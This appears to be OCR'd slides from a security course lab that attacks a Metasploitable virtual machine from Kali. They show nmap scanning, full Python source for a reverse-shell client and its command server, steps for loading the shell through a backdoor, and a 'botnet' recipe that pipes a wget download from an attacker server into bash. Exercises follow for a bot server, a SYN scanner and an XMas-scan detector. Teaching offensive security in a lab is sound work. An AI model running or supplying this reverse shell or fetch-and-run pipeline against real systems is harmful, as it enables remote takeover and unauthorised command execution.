



1. Request socket
TCP client (reverse shell)
2. Provides socket
3. Reads/writes
Metasploitable Linux operating system
Socket on OS assigned port (IP address + port number)
1. Request socket
TCP server
2. Provides socket
3. Reads/writes
Socket on port 8000 (IP address + port number)
Kali Linux operating system
Network
TCP socket channel
TCP socket channel

Abstract steps you should take to reverse shell:

1. Scan the metasploitable server using `nmap`
2. Find out what the options for nmap mean `-sV`, `-sS`, `-sF`, and `-sX`
   fun fact: the last one is called an XMas scan—find out why!
3. Write a reverse shell client
   try to read and undestand `reverseshell.py` in the following slide
4. Write a shell server
5. Start the server
6. Load the reverse shell in the metaspoitable server
   - 6.1 start a server in the folder with your shell files (hint: python3 -m http.server)
   - 6.2 use the backdoor to enter the metasploitable machine
   - 6.3 start the reverse shell on metaspoitable in the current nc session
   - 6.4 check whoami and pwd and ls sent to metasploitable from kali



```python
import sys
from subprocess import Popen, PIPE
from socket import *

# Get the server name from command line arguments
serverName = sys.argv[1]
serverPort = 8000

# Create IPv4 (AF_INET), TCP Socket (SOCK_STREAM)
clientSocket = socket(AF_INET, SOCK_STREAM)

# Connect to the server
clientSocket.connect((serverName, serverPort))

# Send initial message to the server
clientSocket.send('Bot reporting for duty'.encode())

# Receive initial command from the server
command = clientSocket.recv(4064).decode()

# Main loop to execute commands
while command != "exit":
    # Execute the received command
    proc = Popen(command.split(" "), stdout=PIPE, stderr=PIPE)

    # Get the result of the command execution
    result, err = proc.communicate()

    # Send the result back to the server
    clientSocket.send(result)

    # Receive the next command
    command = clientSocket.recv(4064).decode()

# Close the client socket when done
clientSocket.close()
```



```
from socket import *

serverPort = 8000

# Create a TCP socket
serverSocket = socket(AF_INET, SOCK_STREAM)

# Allow reuse of the address
serverSocket.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)

# Bind the socket to all interfaces on the specified port
serverSocket.bind(('', serverPort))

# Listen for incoming connections
serverSocket.listen(1)

print("Attacker box listening and awaiting instructions")

# Accept a client connection
connectionSocket, addr = serverSocket.accept()
print("Thanks for connecting to me " + str(addr))

# Receive initial message from client
message = connectionSocket.recv(1024)
print(message)

command = ""
while command != "exit":
    command = input("Please enter a command: ")
    connectionSocket.send(command.encode())
    message = connectionSocket.recv(1024).decode()
    print(message)

# Shutdown and close the connection
connectionSocket.shutdown(SHUT_RDWR)
connectionSocket.close()
```

Beginning of buffer

Abstract steps you should take make a simple botnet:

1. touch commands.sh (research what files with the sh postfix denote)
2. echo "ping blah" > commands.sh (research output redirection in UNIX)
3. start a server python3 -m http.server 8080
4. in metasploitable run wget -0- <ip-server-bot> :8080.sh | bash (research pipe operators in UNIX)

Exercises:

1. Create a multiclient bot server (hint: socketserver library in python)
2. Write a python program that takes an IP address ass a single command line arugment and runs SYN scan on all the ports of that address (hint: use scapy)
3. Write a python program that detects an XMas scan